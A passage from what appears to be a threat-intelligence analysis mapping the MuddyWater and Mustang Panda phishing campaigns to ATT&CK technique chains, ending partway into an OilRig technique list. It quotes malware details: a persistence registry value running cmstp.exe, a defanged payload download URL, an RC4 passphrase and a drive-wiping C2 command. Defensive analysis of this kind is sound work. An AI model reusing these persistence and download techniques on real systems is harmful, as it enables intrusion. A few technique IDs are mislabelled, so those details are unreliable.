| Date | 2018 | [2] From January 2018 to March 2018, we observed attackers leveraging the latest code execution and persistence techniques … |
|  |  |  |

##### Attack Technique Chain (Initial Access – Install approach one)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***MuddyWater\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [2] The spear phishing emails and attached malicious macro documents typically have geopolitical themes |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [2] The first part of the campaign (From Jan. 23, 2018, to Feb. 26, 2018) used a macro-based document that dropped a VBS file and an INI file |
| **3** | **TA0005 : Defense Evasion** | **T1207 Obfuscated Files or Information** | 2 |  | G | IF-DEV | [2] The INI file contains the Base64 encoded PowerShell command …. |
| **4** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 2 |  | S | IF-PER | Assuming a similar approach to second approach  [2] After dropping the three files, the macro will set the following registry key to achieve persistence |
| **5** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 4 |  | S | NP-EXE | [2] …. (from 3) which will be decoded and executed by PowerShell using the command line generated by the VBS file on execution using WScript.exe |
| **6** | **TA0005 : Defense Evasion** | **T1218.005 : <System Binary Proxy Execution>:Mshta** | 5 |  | S | IF-DEV/NP-EXE | [2] One such example of the VBS invoking PowerShell via MSHTA is shown |
| **7** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 6 |  | S | IF-DEV | [2] The main function performed by the SCT file is to Base64 decode the contents of WindowsDefender.ini file and execute the decoded PowerShell Script |
| **8** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 7 |  | S | NP-EXE | See above |
| **9** | **TA0011 : Command & Control** | **T1132.001 : <Data Encoding>:Standard Encoding** | 8 |  | G | IF-C2C | [2] Two approaches to message encoding provided in text below |
| **10** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 8 |  | S | IF-C2C |  |
| **11** | **TA007 Discovery** | **T1083 File and Directory Discovery** | 10 |  | S | NP-DIS | Discovery examples |
| **12** | **TA007 Discovery** | **T1082 System Information Discovery** | 11 |  | S | NP-DIS | Discovery examples |
| **13** | **TA007 Discovery** | **T1016 System Network Configuration Discovery** | 12 |  | S | NP-DIS | Discovery examples |
| **14** | **TA007 Discovery** | **T1049 System Network Connections Discovery** | 13 |  | S | NP-DIS | Discovery examples |
| **15** | **TA0011 : Command & Control** | **T1132.001 : <Data Encoding>:Standard Encoding** | 14 |  | G | IF-C2C | C2 Exfiltration example |
| **16** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 14 |  | S | IF-C2C/AO-EXF |  |
|  |  |  |  |  |  |  |  |

[1] [Muddying the Water: Targeted Attacks in the Middle East (paloaltonetworks.com)](https://unit42.paloaltonetworks.com/unit42-muddying-the-water-targeted-attacks-in-the-middle-east/) [2017]

[2] [Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign | Mandiant](https://www.mandiant.com/resources/blog/iranian-threat-group-updates-ttps-in-spear-phishing-campaign) [2018]

[3] [MuddyWater expands operations | Securelist](https://securelist.com/muddywater/88059/) [2018]

[4] [Probable Iranian Cyber Actors, Static Kitten, Conducting Cyberespionage Campaign Targeting UAE and Kuwait Government Agencies (anomali.com)](https://www.anomali.com/blog/probable-iranian-cyber-actors-static-kitten-conducting-cyberespionage-campaign-targeting-uae-and-kuwait-government-agencies) [2021]

[5] [Earth Vetala MuddyWater Continues to Target Organizations in the Middle East (trendmicro.com)](https://www.trendmicro.com/en_us/research/21/c/earth-vetala---muddywater-continues-to-target-organizations-in-t.html) [2021]

[1]

[1]


[1] Use July approach (Saudi Arabia)

[2] From January 2018 to March 2018, through FireEye’s Dynamic Threat Intelligence, we observed attackers leveraging the latest code execution and persistence techniques to distribute malicious macro-based documents to individuals in Asia and the Middle East.

[2] We attribute this activity to TEMP.Zagros (reported by Palo Alto Networks and Trend Micro as MuddyWater), an Iran-nexus actor that has been active since at least May 2017. This actor has engaged in prolific spear phishing of government and defense entities in Central and Southwest Asia. The spear phishing emails and attached malicious macro documents typically have geopolitical themes. When successfully executed, the malicious documents install a backdoor we track as POWERSTATS.

[2] The first part of the campaign (From Jan. 23, 2018, to Feb. 26, 2018) used a macro-based document that dropped a VBS file and an INI file. The INI file contains the Base64 encoded PowerShell command ( **T1207 Obfuscated Files or Information** ), which will be decoded and executed by PowerShell ( **T1059.001 : <Command and Scripting Interpreter>:PowerShell** ) using the command line generated by the VBS file on execution using WScript.exe ( **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** ). The process chain is shown in Figure 2.

[2] Although the actual VBS script changed from sample to sample, with different levels of obfuscation and different ways of invoking the next stage of process tree, its final purpose remained same: invoking PowerShell to decode the Base64 encoded PowerShell command in the INI file that was dropped earlier by the macro, and executing it. One such example of the VBS invoking PowerShell via MSHTA is shown in Figure 3.



[2] **Infection Vector**

We believe the infection vector for all of the attacks involved in this campaign are macro-based documents sent as an email attachment. ( **T1566.001 : <Phishing>:Spearphishing Attachment, T1204.002 : <User Execution>:Malicious File** )

[2] The macro in the Word document drops three files in a hard coded path: C:\programdata. Since the path is hard coded, the execution will only be observed in operating systems, Windows 7 and above. The following are the three files:

Defender.sct – The malicious JavaScript based scriptlet file.

DefenderService.inf – The INF file that is used to invoke the above scriptlet file.

WindowsDefender.ini – The Base64 encoded and obfuscated PowerShell script.

After dropping the three files, the macro will set the following registry key to achieve persistence ( **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** ) :

\REGISTRY\USER\SID\Software\Microsoft\Windows\CurrentVersio

n\Run\"WindowsDefenderUpdater" = cmstp.exe /s c:\programdata\DefenderService.inf

Upon system restart, cmstp.exe will be used to execute the SCT file indirectly through the INF file. This is possible because inside the INF file we have the following section:

[2] The code of the Defender.sct file is an obfuscated JavaScript. The main function performed by the SCT file is to Base64 decode the contents of WindowsDefender.ini file and execute the decoded PowerShell Script ( **T1140 : Deobfuscate/Decode Files or Information** ) using the following command line:

[2] The PowerShell script employs several layers of obfuscation to hide its actual functionality. In addition to obfuscation techniques, it also has the ability to detect security tools on the analysis machine, and can also shut down the system if it detects the presence of such tools. ( **T1562.001 : <Impair Defenses>:Disable or Modify Tools** )

[2] The biggest section of the PowerShell script is XOR encoded using a single byte key

[2] The second section of the PowerShell script has the ability to perform encryption and decryption of messages that are exchanged between the system and the C2 server. The algorithm used for encryption and decryption is RSA, which leverages the public and private key exponents included in Section 1 of the PowerShell script.

( **T1132.001 : <Data Encoding>:Standard Encoding , T1071.001 : <Application Layer Protocol>:Web Protocols** )

[2] Example powershell functionality

[2] C2 function

Ability to receive PowerShell script from the C2 server and execute on the machine. Several techniques are employed for executing the PowerShell code:

If command starts with “excel”, then it leverages DDEInitiate Method of Excel.Appilcation to execute the code:

If the command starts with “outlook”, then it leverages Outlook.Application and MSHTA to execute the code:

If the command starts with “risk”, then execution is performed through DCOM object:

File upload functionality.

Ability to disable Microsoft Office Protected View (as shown in Figure 15) by setting the following keys in the Windows Registry:

DisableAttachmentsInPV

DisableInternetFilesInPV

DisableUnsafeLocationsInPV

Ability to remotely reboot or shut down or clean the system based on the command received from the C2 server, as shown in Figure 16.

Ability to sleep for a given number of seconds.

C2 Command

Purpose - Desc

Reboot - Reboot the system using shutdown command

Shutdown - Shut down the system using shutdown command

Clean - Wipe the Drives, C:\, D:\, E:\, F:\

Screenshot - Take a screenshot of the System

Upload - Encrypt and upload the information from the system

Excel - Leverage Excel.Application COM object for code execution

Outlook - Leverage Outlook.Application COM object for code execution

Risk - Leverage DCOM object for code execution

#### T1566.001 - Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign 2

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | MuddyWater |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | Iran |  |
| Target Location | Turkey, Pakistan, Tajikistan [2] Middle East [1] |  |
| Target Type | [2] Government, Defense |  |
| Impact | Exfiltration (confidentiality) |  |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2018 | [2] From January 2018 to March 2018, we observed attackers leveraging the latest code execution and persistence techniques … |
|  |  |  |

##### Attack Technique Chain (Initial Access – Install approach two)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***MuddyWater\_002*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [2] The spear phishing emails and attached malicious macro documents typically have geopolitical themes |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [2] The first part of the campaign (From Jan. 23, 2018, to Feb. 26, 2018) used a macro-based document that dropped a VBS file and an INI file |
| **3** | **TA0005 : Defense Evasion** | **T1207 Obfuscated Files or Information** | 2 |  | G | IF-DEV | [2] The INI file contains the Base64 encoded PowerShell command …. |
| **4** | **TA0003 : Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 2 |  | S | IF-PER | [2] After dropping the three files, the macro will set the following registry key to achieve persistence |
| **5** | **TA0005 : Defense Evasion** | **T1218.003 : System Binary Proxy Execution: CMSTP** | 4 |  | S | NP-EXE | [2] Upon system restart, cmstp.exe will be used to execute the SCT file indirectly through the INF file. |
| **6** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 5 |  | S | IF-DEV | [2] The main function performed by the SCT file is to Base64 decode the contents of WindowsDefender.ini file …. |
| **7** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 6 |  | S | NP-EXE | [2] … and execute the decoded PowerShell Script |
| **8** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 7 |  | S | IF-DEV | [2] The PowerShell script employs several layers of obfuscation to hide its actual functionality. The biggest section of the PowerShell script is XOR encoded using a single byte key |
| **9** | **TA0011 : Command & Control** | **T1573.002 : Encrypted Channel: Asymmetric Cryptography** | 8 |  | G | IF-C2C | [2] The second section of the PowerShell script has the ability to perform encryption and decryption of messages that are exchanged between the system and the C2 server. The algorithm used for encryption and decryption is RSA |
| **10** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 8 |  | S | IF-C2C |  |
| **11** | **TA007 Discovery** | **T1083 File and Directory Discovery** | 10 |  | S | NP-DIS | Discovery examples from known behaviours |
| **12** | **TA007 Discovery** | **T1082 System Information Discovery** | 11 |  | S | NP-DIS | See [2] powershell example above |
| **13** | **TA007 Discovery** | **T1016 System Network Configuration Discovery** | 12 |  | S | NP-DIS | See [2] powershell example above |
| **14** | **TA007 Discovery** | **T1049 System Network Connections Discovery** | 13 |  | S | NP-DIS | See [2] powershell example above |
| **15** | **TA0011 : Command & Control** | **T1573.002 : Encrypted Channel: Asymmetric Cryptography** | 14 |  | G | IF-C2C | [2] The second section of the PowerShell script has the ability to perform encryption and decryption of messages that are exchanged between the system and the C2 server. The algorithm used for encryption and decryption is RSA |
| **16** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 14 |  | S | IF-C2C | Return data  And send message (conflated for brevity) |
| **17** | **TA0002 : Execution** | **T1559.001 : <Inter-Process Communication>:Component Object Model** | 16 |  | S | NP-EXE | [2] Outlook - Leverage Outlook.Application COM object for code execution |
| **18** | **TA0011 : Command & Control** | **T1573.002 : Encrypted Channel: Asymmetric Cryptography** | 17 |  | G | IF-C2C | [2] The second section of the PowerShell script has the ability to perform encryption and decryption of messages that are exchanged between the system and the C2 server. The algorithm used for encryption and decryption is RSA |
| **19** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 17 |  | S | IF-C2C | Return data |
|  |  |  |  |  |  |  |  |

### Mustang Panda

#### ATT&CK Technique Summary

**The Group TechChain for G0129 - Mustang Panda is**

**The Group ATT&CK attribution is China**

**The Group TCERT attribution is CN**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development ['T1608.001', 'T1585.002', 'T1608', 'T1583.001']**

**Next Technique is T1608.001 : <Stage Capabilities>:Upload Malware**

**Next Technique is T1585.002 : <Establish Accounts>:Email Accounts**

**Next Technique is T1608 : Stage Capabilities**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next tactic is TA0001 : Initial Access ['T1091', 'T1566.001', 'T1566.002']**

**Next Technique is T1091 : Replication Through Removable Media**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next tactic is TA0002 : Execution ['T1053.005', 'T1059.003', 'T1047', 'T1204.001', 'T1203', 'T1204.002', 'T1059.001', 'T1059.005']**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next tactic is TA0003 : Persistence ['T1547.001', 'T1546.003', 'T1053.005', 'T1574.002']**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.003 : <Event Triggered Execution>:Windows Management Instrumentation Event Subscription**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next tactic is TA0004 : Privilege Escalation ['T1547.001', 'T1546.003', 'T1053.005', 'T1574.002']**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.003 : <Event Triggered Execution>:Windows Management Instrumentation Event Subscription**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next tactic is TA0005 : Defense Evasion ['T1036.007', 'T1218.004', 'T1036.005', 'T1027.001', 'T1564.001', 'T1070.004', 'T1218.005', 'T1574.002', 'T1027']**

**Next Technique is T1036.007 : <Masquerading>:Double File Extension**

**Next Technique is T1218.004 : <System Binary Proxy Execution>:InstallUtil**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1027.001 : <Obfuscated Files or Information>:Binary Padding**

**Next Technique is T1564.001 : <Hide Artifacts>:Hidden Files and Directories**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1218.005 : <System Binary Proxy Execution>:Mshta**

**Next Technique is T1574.002 : <Hijack Execution Flow>:DLL Side-Loading**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next tactic is TA0006 : Credential Access ['T1003.003']**

**Next Technique is T1003.003 : <OS Credential Dumping>:NTDS**

**Next tactic is TA0007 : Discovery ['T1049', 'T1082', 'T1057', 'T1016', 'T1083', 'T1518']**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1518 : Software Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1091']**

**Next Technique is T1091 : Replication Through Removable Media**

**Next tactic is TA0009 : Collection ['T1560.003', 'T1119', 'T1074.001', 'T1560.001']**

**Next Technique is T1560.003 : <Archive Collected Data>:Archive via Custom Method**

**Next Technique is T1119 : Automated Collection**

**Next Technique is T1074.001 : <Data Staged>:Local Data Staging**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next tactic is TA0011 : Command and Control ['T1102', 'T1573.001', 'T1105', 'T1219', 'T1071.001']**

**Next Technique is T1102 : Web Service**

**Next Technique is T1573.001 : <Encrypted Channel>:Symmetric Cryptography**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1219 : Remote Access Software**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next tactic is TA0010 : Exfiltration ['T1052.001']**

**Next Technique is T1052.001 : <Exfiltration Over Physical Medium>:Exfiltration over USB**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Mustang Panda |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | China |  |
| Target Location | Hong Kong |  |
| Target Type | Catholic Church |  |
| Impact | Exfiltration | [1] “making his successor a valuable target for intelligence gathering ahead of the deal’s expiry and likely renewal in September 2020” |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  |  |
| Preceded By | TBC |  |
| Schema Version | 0.1 |  |
| Date | 2020 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Mustang\_Panda\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [1] The lure document … was used to deliver a customized PlugX payload …. Given that the letter was directly addressed to this individual, it is likely that he was the target of a spearphishing attempt |
| **2** | **TA0005 : Defense Evasion** | **T1036 Masquerading** | 1 |  | G | IF-DEV | [1] RedDelta used ZIP files containing legitimate executables masquerading as lure documents |
| **3** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | In [1] it is not explicitly stated but assuming that target opens zip and lure ‘documents’. See below |
| **4** | **TA0005 : Defense Evasion** | **T1574.002 Hijack Execution Flow: DLL Side-Loading** | 3 |  | S | IF-DEV/NP-EXE | [1] This legitimate executable is used to load a malicious DLL also present within the ZIP file through DLL sideloading, before the target is shown a decoy document |
| **5** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 4 |  | S | IF-C2C | [1] Wwlib.dll initializes the loading stage by downloading, decoding, and executing an XOR-encoded Windows executable file, hk.dat |
| **6** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 5 |  | G | IF-DEV | As above |
| **7** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 5 |  | S | IF-DEV | As above |
| **8** | **TA0002 : Execution** | **T1059.003 : Command and Scripting Interpreter: Windows Command Shell** | 7 |  | S | NP-EXE | As above. The execution method is not clear so this is a holding suggestion (from known Tech use of this APT)  See also [2] for additional suggestions |
| **9** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 8 |  | S | IF-DEV | As above |
| **10** | **TA0002 : Execution** | **T1059.003 : Command and Scripting Interpreter: Windows Command Shell** | 9 |  | S | NP-EXE | See also above  [1] Next, “hk.exe” is executed and creates copies of the files “adobeupdate.dat,” “hex.dll,” and itself renamed as “AAM Updates.exe” in the folder “C:\ProgramData\AAM UpdatesIIw.” |
| **11** | **TA0002 : Execution** | **T1059.003 : Command and Scripting Interpreter: Windows Command Shell** | 10 |  | S | NP-EXE | See also above  [1] “AAM Updates.exe” is then executed, starting the installation  process by sideloading the malicious “hex.dll.” “Hex.dll” will decode and execute  “adobeupdate.dat,” which ultimately leads to the execution of the RedDelta PlugX  variant in memory |
| **12** | **TA0005 : Defense Evasion** | **T1574.002 Hijack Execution Flow: DLL Side-Loading** | 11 |  | S | IF-DEV/NP-EXE | See above |
| **13** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 12 |  | S | IF-DEV | As above |
| **14** | **TA0002 : Execution** | **T1059.003 : Command and Scripting Interpreter: Windows Command Shell** | 13 |  | S | NP-EXE | See also above  [1] …… which ultimately leads to the execution of the RedDelta PlugX  variant in memory  We are not told how so this is a dummy technique |
| **15** | **TA0011 : Command & Control** | **T1573.001 Encrypted Channel: Symmetric Cryptography** | 14 |  | G | IF-C2C | [1] RedDelta uses RC4 encryption  Out message/In message |
| **16** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol: Web Protocols** | 14 |  | S | IF-C2C | [1] RedDelta uses HTTP |
| **17** | **TA0007 : Discovery** | **T1049 : System Network Connections Discovery** | 16 |  | S | NP-DIS | [5] Report has no info on action taken so a simple example |
| **18** | **TA0007 : Discovery** | **T1082 : System Information Discovery** | 17 |  | S | NP-DIS | See above |
| **19** | **TA0007 : Discovery** | **T1082 : System Information Discovery** | 18 |  | S | NP-DIS | See above |
| **20** | **TA0011 : Command & Control** | **T1573.001 Encrypted Channel: Symmetric Cryptography** | 19 |  | G | IF-C2C | [1] RedDelta uses RC4 encryption |
| **21** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol: Web Protocols** | 19 |  | S | IF-C2C | [1] RedDelta uses HTTP |
| **22** | **TA0009 : Collection** | **T1113 Screen Capture** | 21 |  | S | AO-COL | [5] |
| **23** | **TA0011 : Command & Control** | **T1573.001 Encrypted Channel: Symmetric Cryptography** | 22 |  | G | IF-C2C | [1] RedDelta uses RC4 encryption |
| **24** | **TA0011 : Command & Control** | **T1071.001 Application Layer Protocol: Web Protocols** | 22 |  | S | IF-C2C | [1] RedDelta uses HTTP |
|  |  |  |  |  |  |  |  |

[1] [Chinese State-Sponsored Group 'RedDelta' Targets the Vatican and Catholic Organizations (recordedfuture.com)](https://go.recordedfuture.com/hubfs/reports/cta-2020-0728.pdf) [2020]

[2] [TA416 Goes to Ground and Returns with a Golang PlugX Malware Loader | Proofpoint US](https://www.proofpoint.com/us/blog/threat-insight/ta416-goes-ground-and-returns-golang-plugx-malware-loader) [2020]

[3] [An update on the threat landscape (blog.google)](https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/) [2022]

[4] [Chinese APT Bronze President Mounts Spy Campaign on Russian Military (darkreading.com)](https://www.darkreading.com/threat-intelligence/chinese-apt-bronze-president-spy-campaign-russian-military) [2022] (via malpedia)

[5] [PlugX (Malware Family) (fraunhofer.de)](https://malpedia.caad.fkie.fraunhofer.de/details/win.plugx) via malpedia

[3] Mustang Panda or Temp.Hex, a China-based threat actor, targeted European entities with lures related to the Ukrainian invasion. TAG identified malicious attachments with file names such as 'Situation at the EU borders with Ukraine.zip'. Contained within the zip file is an executable of the same name that is a basic downloader and when executed, downloads several additional files that load the final payload. To mitigate harm, TAG alerted relevant authorities of its findings.

Targeting of European organizations has represented a shift from Mustang Panda’s regularly observed Southeast Asian targets.

[1] The lure document shown above, which has been previously reported on in relation to links to Hong Kong Catholic Church targeting, was used to deliver a customized PlugX payload that communicated with the C2 domain systeminfor[.]com. The document purported to be an official Vatican letter addressed to the current head of the Hong Kong Study Mission to China. It is currently unclear whether the actors created the document themselves, or whether it is a legitimate document they were able to obtain and weaponize. Given that the letter was directly addressed to this individual, it is likely that he was the target of a spearphishing attempt ( **T1566.001 : Spearphishing Attachment** ). Additionally, as this sample was compiled after signs of an intrusion within the Vatican network, it is also possible that the phishing lure was sent through a compromised Vatican account. This hypothesis is supported by the identification of communications between PlugX C2s and a Vatican mail server in the days surrounding the sample’s compilation date and its first submission to public malware repositories.

[1] The predecessor to this role played a key part in the finalization of the 2018 provisional China-Vatican agreement, making his successor a valuable target for intelligence gathering ahead of the deal’s expiry and likely renewal in September 2020

[1] RedDelta used ZIP files containing legitimate executables masquerading as lure documents ( **T1036 Masquerading** ) , a notable departure from Mustang Panda activity that has been publicly reported previously. This legitimate executable is used to load a malicious DLL also present within the ZIP file through DLL sideloading ( **T1574.002 Hijack Execution Flow: DLL Side-Loading** ) , before the target is shown a decoy document.

CVE-2016-3235 is a possibility here but no specific evidence found

[1]

[1] “About China’s plan for Hong Kong security law.exe” is a legitimate Windows loader for Microsoft Word that is vulnerable to sideloading. When executed, it sideloads the malicious DLL, “wwlib.dll.” Wwlib.dll initializes the loading stage by downloading, decoding ( **T1027 : Obfuscated Files or Information , T1140 : Deobfuscate/Decode Files or Information** ), and executing ( **e.g. T1059.003 : Command and Scripting Interpreter: Windows Command Shell** ) an XOR-encoded Windows executable file, hk.dat, from <http://167.88.180[.]198/> hk.dat. Next, wwlib.dll will extract a Word document, “About China’s plan for Hong Kong security law.docx” from its resource section and open it to make it appear to the user that a legitimate Microsoft Word document was opened

[1] After “hk.dat” is decoded and executed (e.g. **T1140 : Deobfuscate/Decode Files or Information** **, T1059.003 : Command and Scripting Interpreter: Windows Command Shell** ), it will create three files in the C:\%APPDATA%/local/temp directory:

• Hk.exe (SHA256: 0459e62c5444896d5be404c559c834ba455fa5cae1689c70fc8c61bc15468681) - A legitimate Adobe executable that is vulnerable to DLL sideloading

Hex.dll (SHA256: bc6c2fda18f8ee36930b469f6500e28096eb6795e5fd17c44273c67bc9fa6a6d) - The malicious DLL sideloaded by hk.exe that decodes and loads adobeupdate.dat

• Adobeupdate.dat (SHA256: 01c1fd0e5b8b7bbed62bc8a6f7c9ceff1725d4ff6ee86fa813bf6e70b079812f) - The RedDelta PlugX variant loader

Next, “hk.exe” is executed and creates copies of the files “adobeupdate.dat,” “hex.dll,” and itself renamed as “AAM Updates.exe” in the folder “C:\ProgramData\AAM UpdatesIIw.” “AAM Updates.exe” ( e.g. **T1059.003 : Command and Scripting Interpreter: Windows Command Shell** ) is then executed, starting the installation process by sideloading ( **T1574.002 Hijack Execution Flow: DLL Side-Loading** ) the malicious “hex.dll.” “Hex.dll” will decode and execute “adobeupdate.dat,” which ultimately leads to the execution ( e.g. **T1059.003 : Command and Scripting Interpreter: Windows Command Shell** ) of the RedDelta PlugX variant in memory. This use of DLL sideloading, including the use of this specific Adobe executable, aligns with recent public reporting of Mustang Panda PlugX use (1, 2)

[1] The C2 protocol used for the RedDelta PlugX malware differs from the Mustang Panda PlugX. While both variants use the HTTP POST method common to PlugX including the number of “61456” in the POST header field which is a clear indicator of a PlugX HTTP POST. However, the RedDelta variant does not include the URI string “/update?wd=” more commonly associated with PlugX

[1] The RedDelta PlugX variant encrypts its C2 communications very differently when compared to the Mustang Panda variant reported by Anomali and Avira. Instead of using XOR encoding, RedDelta uses RC4 encryption where the first 10 bytes of the passcode are hardcoded and the last four bytes are randomly generated and included as a key within the TCP packet so that the communication can be decrypted. The hardcoded portion of the RC4 passphrase is “!n&U\*O%Pb$.” Figure 13 shows the function where the RC4 passphrase is defined as well as where the last four bytes are appended to create the full key

RedDelta PlugX

[5] Notable features of this malware family are the ability to execute commands on the affected machine to retrieve:

* machine information
* capture the screen
* send keyboard and mouse events
* keylogging
* reboot the system
* manage processes (create, kill and enumerate)
* manage services (create, start, stop, etc.); and
* manage Windows registry entries, open a shell, etc.

### OilRig

#### ATT&CK Technique Summary

**The Group TechChain for G0049 - OilRig is**

**The Group ATT&CK attribution is Iran**

**The Group TCERT attribution is IR**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development []**

**Next tactic is TA0001 : Initial Access ['T1566.003', 'T1133', 'T1566.002', 'T1566.001', 'T1078']**

**Next Technique is T1566.003 : <Phishing>:Spearphishing via Service**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0002 : Execution ['T1059.005', 'T1059.003', 'T1204.001', 'T1204.002', 'T1053.005', 'T1047', 'T1059.001', 'T1059']**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1059 : Command and Scripting Interpreter**

**Next tactic is TA0003 : Persistence ['T1137.004', 'T1053.005', 'T1133', 'T1078', 'T1505.003']**

**Next Technique is T1137.004 : <Office Application Startup>:Outlook Home Page**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1133 : External Remote Services**

